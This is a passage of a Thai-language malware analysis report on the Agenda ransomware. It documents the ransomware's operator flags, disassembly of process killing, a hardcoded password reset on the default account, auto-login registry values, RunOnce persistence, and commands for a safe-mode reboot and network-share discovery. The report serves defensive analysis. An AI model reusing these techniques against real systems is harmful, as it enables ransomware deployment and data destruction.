
ความเชื่อมโยง		
e4a319f7af...(enc64.exe)	Dropped	e4a319f7af... (enc.exe)

รายละเอียด

การวิเคราะห์ครั้งนี้เป็นการวิเคราะห์ในรูปแบบ Code Analysis ด้วยโปรแกรม Ghidra ทำงานร่วมกับ Python Script ซึ่งพัฒนาโดย CUJO AI Labs[2] และโปรแกรม x64dbg โดยพบกระบวนการทำงานที่น่าสนใจดังนี้

มัลแวร์ที่ถูกพัฒนาด้วยภาษา Golang จะมีฟังก์ชันการทำงานหลักอยู่ภายใต้ฟังก์ชัน main.main ซึ่งในกรณีของมัลแวร์ Agenda นี้จะเริ่มต้นการทำงานโดยเรียกใช้งานฟังก์ชัน main.Parseflag เพื่อตรวจสอบค่า Flag (พารามิเตอร์) จาก Registry Key ซึ่งจะถูกนำไปใช้เป็นพารามิเตอร์ให้กับมัลแวร์ในช่วง Runtime เพื่อควบคุมการทำงานของมัลแวร์ในรูปแบบต่าง ๆ โดยค่า Flag สามารถทำงานร่วมกันได้มากกว่าหนึ่งรายการ ยกเว้นแค่เพียงบาง Flag เท่านั้น รายละเอียดตามภาพที่ 1 และตารางที่ 1

[2] "getCUJO/ThreatIntel - GitHub." https://github.com/getCUJO/ThreatIntel. Accessed 19 Sep. 2022.



ภาพที่ 1 แสดงกระบวนการตรวจสอบ Flag ก่อนจะทำการอ่านค่าจาก Registry Key เพื่อนำไปใช้เป็นพารามิเตอร์


ตารางที่1 รายการของค่า Flag ทั้งหมดที่เป็นไปได้

Flag	คำอธิบาย
-password {string}	Password to enter landing!
-safe {true|false}	boot into safe mode (isn't work with other flag)
-no-proc {true|false}	processes will not be killed
-no-services {true|false}	services will not be killed
-path {string}	from which path parse directories. if you use this flag and leave in empty - all dirs will be scanned example: ./binary.exe -path C:\\path\\to\\directory ./binary.exe -path \"C:\\path with\\spaces\
-stat {true|false}	Prints stab config end exit
-alter {int}	Port for this child process. Service flag. You shouldn't use

Flag	คำอธิบาย
	it
-min-size {value}	minimal file size to encrypt
-encryption {value}	Flag allow you to redefine embed encryptor config to your custom. Format Requirements: generic format: ./binary.exe \"mode ; param1:val1 ; param2:val2 ; ... ; paramN:valN\". generic format: ./binary.exe -encryption mode:param1:val2;param2:val2;...;paramN:valN\n'val' represents megabytes. All 'val' must be integers. If you want whitespaces inside flag - use double quotes (look at 1st generic format). Allowed mode and params combinations: Mode: 'skip-step'. Params 'step' and 'skip' Mode: 'fast'. Params 'f' Mode: 'percent'. Params 'n' and 'p' (p must between 1 and 99) example: ./binary.exe -encryption \"skip-step ; skip:10 ; step:20\" ./binary.exe -encryption skip-step;skip:10;step:20 ./binary.exe -encryption \"percent ; n:10 ; p:30\" ./binary.exe -encryption \"fast"
-ips {value}	Flag allow you to provide ip addresses of local shares binary will traverse this shares and encrypt all files which can be encrypted Format requirements: do not use whitespaces when you provide values generic format: ./binary.exe -ips val1,val2,...,valN 'val' represents ip address

Flag	คำอธิบาย
	all 'val' should be ip addresses. If not - binary will skip it if you provide duplicated ip addresses - binary will remove duplicated value example: ./binary.exe -ips \"192.168.1.1,192.168.1.2\" (in this case binary parse 192.168.1.1 and 192.168.1.2) ./binary.exe -ips 192.168.1.1,192.168.1.1 (in this case binary parse 192.168.1.1) ./binary.exe -ips 192.168.1.1,192.168.1.1,192.168.1.2,SomeInvalidValue (in this case binary parse 192.168.1.1 and 192.168.1.2

ต่อมามัลแวร์จะตรวจสอบว่าได้รับค่า Flag "stat" มาหรือไม่ โดยในกรณีที่มีการกำหนด Flag "stat" เอาไว้ มัลแวร์จะทำการแสดงข้อมูลการตั้งค่า (Configuration) ผ่านทางหน้าจอ Windows Command Prompt รวมถึงบันทึกข้อมูลลงในไฟล์ Log ภายในไดเรคทอรี่ %Public% แล้วจึงทำการ Terminate ตัวเองทันที ตามภาพที่ 2




ภาพที่ 2 หากมีการกำหนดค่า Flag "stat" มัลแวร์จะแสดงค่า Configuration และ Terminate ทันที

ถัดมามัลแวร์จะเรียกใช้งานฟังก์ชัน main.onStartUp ซึ่งมีวัตถุประสงค์เพื่อทำการลบไฟล์ Shadow Copy, หยุด (Stop) และ/หรือ ปิดการทำงาน (Disable) Windows Service รวมถึง Terminate Processes ตามบัญชีรายการที่เตรียมไว้ โดยโค๊ดในส่วนนี้มีการทำงานที่สอดคล้องกับข้อมูลที่พบจากขั้นตอนการวิเคราะห์พฤติกรรมของมัลแวร์ตามรายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220999-1.v1

ภายในฟังก์ชัน main.onStartUp ประกอบด้วย 3 ฟังก์ชันหลัก ๆ ได้แก่

- **ฟังก์ชัน win-enc/CoreServices.(*WindowsShadowsRemoverService).RemoveShadows** ทำหน้าที่ในการเรียกใช้งาน cmd.exe ซึ่งมีการระบุพารามิเตอร์สำหรับเรียกใช้งาน vssadmin.exe ให้ทำการลบไฟล์ Shadow Copy ทั้งหมด ตามภาพที่ 3



ภาพที่ 3 มัลแวร์จัดเตรียมค่าพารามิเตอร์เพื่อเรียกใช้งาน cmd.exe เพื่อใช้ในการลบไฟล์ Shadow Copy

- **ฟังก์ชัน win-enc/CoreServices.(*WindowsServicesKiller).Run** ทำหน้าที่ในการหยุด (Stop) และ/หรือ ปิดการทำงาน (Disable) Windows Service จำนวนหลายรายการ ยกตัวอย่างเช่น Windows Service ที่เกี่ยวข้องกับการทำงานของ Microsoft Exchange, Microsoft SQL, แอนตี้ไวรัส, และ การบริหารจัดการไฟล์ Backup เป็นต้น เพื่อหวังผลให้การทำงานของมัลแวร์มีโอกาสสำเร็จสูงขึ้น โดยรายการของ Windows Service ทั้งหมดมีจำนวนทั้งสิ้น 460 รายการ รายละเอียดตามผนวก ก
- **ฟังก์ชัน win-enc/CoreServices.(*ProcessService).Boot** ทำหน้าที่ในการตรวจสอบรายการของโปรเซสทั้งหมดที่กำลังทำงาน (Running Processes) บนเครื่องเป้าหมาย จากนั้นจะทำการ Terminate โปรเซสตามรายการที่กำหนดไว้ ตามภาพที่ 4 ยกตัวอย่างเช่น โปรเซสที่เกี่ยวข้องกับแอนตี้ไวรัสและการรักษาความปลอดภัย เป็นต้น โดยรายการของโปรเซสทั้งหมดมีจำนวนทั้งสิ้น 1,028 รายการ รายละเอียดตามผนวก ข

```
00760e46
00760e46 SUB  RSP, 0x30
00760e4a MOV  qword ptr [RSP + local_8], RBP
00760e4f LEA  RBP=>local_8, [RSP + 0x28]
00760e54 MOV  qword ptr [RSP + local_10], RAX
00760e59 XOR  EBX, EBX
00760e5b XOR  param_1, param_1
00760e5d MOV  RDI, param_1
00760e60 CALL win-enc/CoreServices.(*ProcessService).GetAllProcesses          ; longlong * * win-enc...
00760e65 MOV  RAX, qword ptr [RSP + local_10]
00760e6a CALL win-enc/CoreServices.(*ProcessService).KillAllFromBlackListRegexp ; undefined win-enc/Co...
00760e6f MOV  RBP=>local_8, qword ptr [RSP + 0x28]
00760e74 ADD  RSP, 0x30
00760e78 RET
```

ภาพที่ 4 มัลแวร์จะทำการตรวจสอบรายการโปรเซสที่กำลังทำงานและทำการ Terminate โปรเซส ตามรายการที่กำหนดไว้

หลังจากนั้นมัลแวร์จะทำการตรวจสอบค่า Flag ว่ามีการกำหนดค่า Flag "safe" หรือ "ips" และ "path" เอาไว้หรือไม่

ในกรณีที่มีการกำหนดค่า Flag "safe" เอาไว้ มัลแวร์จะทำการ Reboot เข้า Safe Mode โดยการเรียกฟังก์ชัน main.RebootToSafeMode ซึ่งภายในประกอบด้วยการทำงานของสองฟังก์ชันหลัก ๆ คือ win-enc/CoreServices.(*NetworkUsersManagerService).enumerateNetworkUsers และฟังก์ชัน win-enc/CoreServices.(*NetworkUsersManagerService).safeReboot โดยมีรายละเอียดดังนี้

- **ฟังก์ชัน win-enc/CoreServices.(*NetworkUsersManagerService).enumerateNetworkUsers** ทำหน้าที่ในการตรวจสอบหา Default User Account บนเครื่องคอมพิวเตอร์ จากนั้นจะทำการเปลี่ยนรหัสผ่านของ User Account ดังกล่าวโดยกำหนดรหัสผ่านใหม่เป็นค่า "Y25VsIgRDr" รายละเอียดตามภาพที่ 5

```
0075feea
0075feea SUB    RSP, 0x60
0075feee MOV    qword ptr [RSP + local_8], RBP
0075fef3 LEA    RBP=>local_8, [RSP + 0x58]
0075fef8 MOV    RAX, qword ptr [RSP + local_res8]
0075fefd MOV    RBX, qword ptr [RSP + local_res10]
0075ff02 LEA    param_1, [s_Y25VsIgRDr_0083c37b]      ; "Y25VsIgRDr"
0075ff09 MOV    EDI, 0xa
0075ff0e CALL   win-enc/pkg/winapi.ChangePassword     ; undefined8 win-enc/p...
0075ff13 TEST   RBX, RBX
0075ff16 JZ     LAB_0075ff73
```

ภาพที่ 5 มัลแวร์ทำการเปลี่ยนรหัสผ่านของ Default User Account

ในกรณีที่ User Account ดังกล่าวถูก Disabled เอาไว้ มัลแวร์จะทำการ Enable ให้สามารถใช้งานได้และเปลี่ยนสิทธิ์การใช้งานให้เป็นระดับ Administrator ตามภาพที่ 6

ภาพที่ 6 ข้อมูลจาก Function Call Graph แสดงให้เห็นลำดับการเรียกใช้งานฟังก์ชันของมัลแวร์เพื่อตรวจหา Default User, แก้ไขรหัสผ่าน, Enable User, และเปลี่ยนระดับสิทธิ์การใช้งาน

อีกทั้งยังสามารถแก้ไขค่า Registry Key เพื่อสร้างขีดความสามารถในการ Auto Login โดยมีรายละเอียดการแก้ไข Registry Key ดังนี้

—เริ่มต้น Registry Key—
Key: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
ValueName: AutoAdminLogon Data: 0x1
ValueName: DefaultUserName Data: {username}
ValueName: DefaultDomainName Data: {domain}
ValueName: DefaultPassword Data: Y25VsIgRDr
—สิ้นสุด Registry Key—

ต่อมามัลแวร์จะสร้าง Persistence Mechanism เพื่อให้ไฟล์มัลแวร์ถูก execute อีกครั้งหลังเครื่องคอมพิวเตอร์ผ่านการ Reboot โดยมัลแวร์มีการใช้งานฟังก์ชัน win-enc/CoreServices.(*NetworkUsersManagerService).AddToAutostart เพื่อทำการแก้ไขค่าภายใน Registry Key คือ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*aster ตามภาพที่ 7

```
0075fc8f
0075fc8f SUB     RSP, 0xa0
0075fc96 MOV     qword ptr [RSP + local_8], RBP
0075fc9e LEA     RBP=>local_8, [RSP + 0x98]
0075fca6 MOV     qword ptr [RSP + local_res8], RAX
0075fcae MOV     qword ptr [RSP + local_res18], param_1
0075fcb6 MOV     qword ptr [RSP + local_res10], RBX
0075fcbe MOV     EDI, 0x3
0075fcc3 MOV     EAX, HKEY_LOCAL_MACHINE
0075fcc8 LEA     RBX, [s_SOFTWARE\Microsoft\Windows\Curre_00851306]   ; "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce"
0075fccf MOV     param_1, 0x31
0075fcd4 CALL    golang.org/x/sys/windows/registry.OpenKey            ; undefined8 golang.org/x/sys/windows/registry.OpenKey(l...
0075fcd9 TEST    RBX, RBX
0075fcdc JZ      LAB_0075fd4b

0075fd4b - LAB_0075fd4b
                 LAB_0075fd4b
0075fd4b MOV     qword ptr [RSP + local_68], RAX
0075fd50 NOP
0075fd51 LEA     RBX, [s_*aster_0083a54d]                             ; "*aster"
0075fd58 MOV     param_1, 0x6
0075fd5d MOV     EDI, 0x1
0075fd62 MOV     RSI, qword ptr [RSP + local_res10]                   ; "C:\Users\Public\enc.exe"
0075fd6a MOV     param_3, qword ptr [RSP + local_res18]
0075fd72 CALL    golang.org/x/sys/windows/registry.Key.setStringValue ; undefined golang.org/x/sys/windows/registry.Key.setStr...
0075fd77 NOP     word ptr [RAX + RAX*0x1]
0075fd80 TEST    RAX, RAX
0075fd83 JZ      LAB_0075fe29
```

ภาพที่ 7 มัลแวร์สร้าง Persistence Mechanism ภายใต้ RunOnce Key


และหลังจากนั้นมัลแวร์จะเรียกใช้งานฟังก์ชัน win-enc/CoreServices.(*NetworkUsersManagerService).CopyMeToPublic เพื่อดำเนินการสร้างไฟล์ชื่อ "enc.exe" เอาไว้ภายในไดเรคทอรี่ %Public%

- **ฟังก์ชัน win-enc/CoreServices.(*NetworkUsersManagerService).safeReboot** ทำหน้าที่สั่งการให้เครื่องคอมพิวเตอร์ Reboot เพื่อเข้าสู่การทำงานในรูปแบบ Safe Mode พร้อมด้วยระบบเครือข่าย (Networking) ด้วยวิธีการแก้ไขค่า Boot Configuration Data (BCD) โดยใช้คำสั่ง ดังนี้

```
bcdedit /set {current} safeboot network
```


ในกรณีที่มีการกำหนดค่า Flag "ips" มัลแวร์จะทำการสแกน IP address (local) โดยใช้ฟังก์ชัน main.StartIPsScanning เพื่อสแกนหา Network Shared Drive บนหมายเลข IP address ที่ถูกกำหนดไว้ และหลังจากนั้นจะทำการตรวจสอบค่า Flag "path" โดย**ในกรณีที่มีการกำหนดค่า Flag "path"** เอาไว้ มัลแวร์จะเรียกใช้งานฟังก์ชัน win-enc/CoreServices.AllowToUseNetworkShares ซึ่งทำหน้าที่ดังต่อไปนี้

- Enabled key ชื่อ "EnableLinkedConnections" ที่อยู่ภายใน Registry Key : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System ซึ่งจะเป็นการอนุญาตให้ผู้ใช้งานสามารถตรวจสอบ Mapped Network Drive ผ่านโปรแกรมประเภท Command Prompt เช่น CMD หรือ PowerShell ได้ ตามภาพที่ 8



ภาพที่ 8 มัลแวร์ทำการแก้ไข Registry Key ชื่อ EnableLinkedConnections

- เรียกใช้งาน powershell.exe เพื่อทำการ Restart Service ชื่อ LanmanWorkstation ตามภาพที่ 9 ซึ่งเป็นขั้นตอนที่จำเป็นหลังจากทำการเพิ่มค่า Registry key ในข้างต้น



ภาพที่ 9 มัลแวร์เรียกใช้งาน Powershell เพื่อ restart LanmanWorkstation service

โดยมีรายละเอียดของพารามิเตอร์ดังนี้

```
powershell -Command "\"{get-service LanmanWorkstation |Restart-Service –Force}\""
```

- เรียกใช้งาน "net use" เพื่อใช้ในการตรวจสอบว่าเครื่องเป้าหมายมีการเชื่อมต่อกับ Mapped Network Drive ใดอยู่บ้าง และเขียนข้อมูลลงในไฟล์ shares.log ภายใต้ไดเรคทอรี่ %Public% ตามภาพที่ 10 และ 11

ภาพที่ 10 มัลแวร์เรียกใช้คำสั่ง "net use" โดยไม่กำหนดพารามิเตอร์ต่อท้ายเพื่อต้องการให้แสดงผลลัพธ์ของ network connection ทั้งหมด


ภาพที่ 11 ผลลัพธ์การทำงานจากคำสั่ง "net use" จะถูกบันทึกลงในไฟล์ shares.log

เมื่อมัลแวร์ตรวจสอบ Network Shared Drive เสร็จแล้ว มัลแวร์จึงจะเรียกใช้งานฟังก์ชัน main.EncryptPath เพื่อเริ่มกระบวนการเข้ารหัสข้อมูลของไฟล์ที่อยู่ใน path ตามที่ถูกกำหนดค่าไว้ใน Flag หรือในกรณีที่ไม่มีการกำหนดค่า Path เอาไว้เป็นการเฉพาะ มัลแวร์จะทำการเข้ารหัสไฟล์ในทุกไดเรคทอรี่บนเครื่องคอมพิวเตอร์

หลังจากนั้นมัลแวร์จะเรียกใช้งานฟังก์ชัน win-enc/BridgeServices.(*TaskerService).Wait ซึ่งภายในประกอบด้วยการทำงานของฟังก์ชัน win-enc/models.(*RuntimeService).CheckSafeBoot ทำหน้าที่ในการตรวจสอบว่าคอมพิวเตอร์กำลังทำงานอยู่ใน Safe Mode หรือไม่ โดยจะทำการตรวจสอบหาค่า String คำว่า "safeboot" จากภายใน Registry Key คือ HKLM\SYSTEM\CurrentControlSet\Control\SystemStartOptions หากพบว่ากำลังทำงานในรูปแบบ Safe Mode มัลแวร์จะเรียกใช้งานฟังก์ชัน win-enc/CoreServices.(*NetworkUsersManagerService).RemoveSafeBoot เพื่อแก้ไขค่าใน Boot Configuration Data (BCD) โดยใช้คำสั่งดังนี้

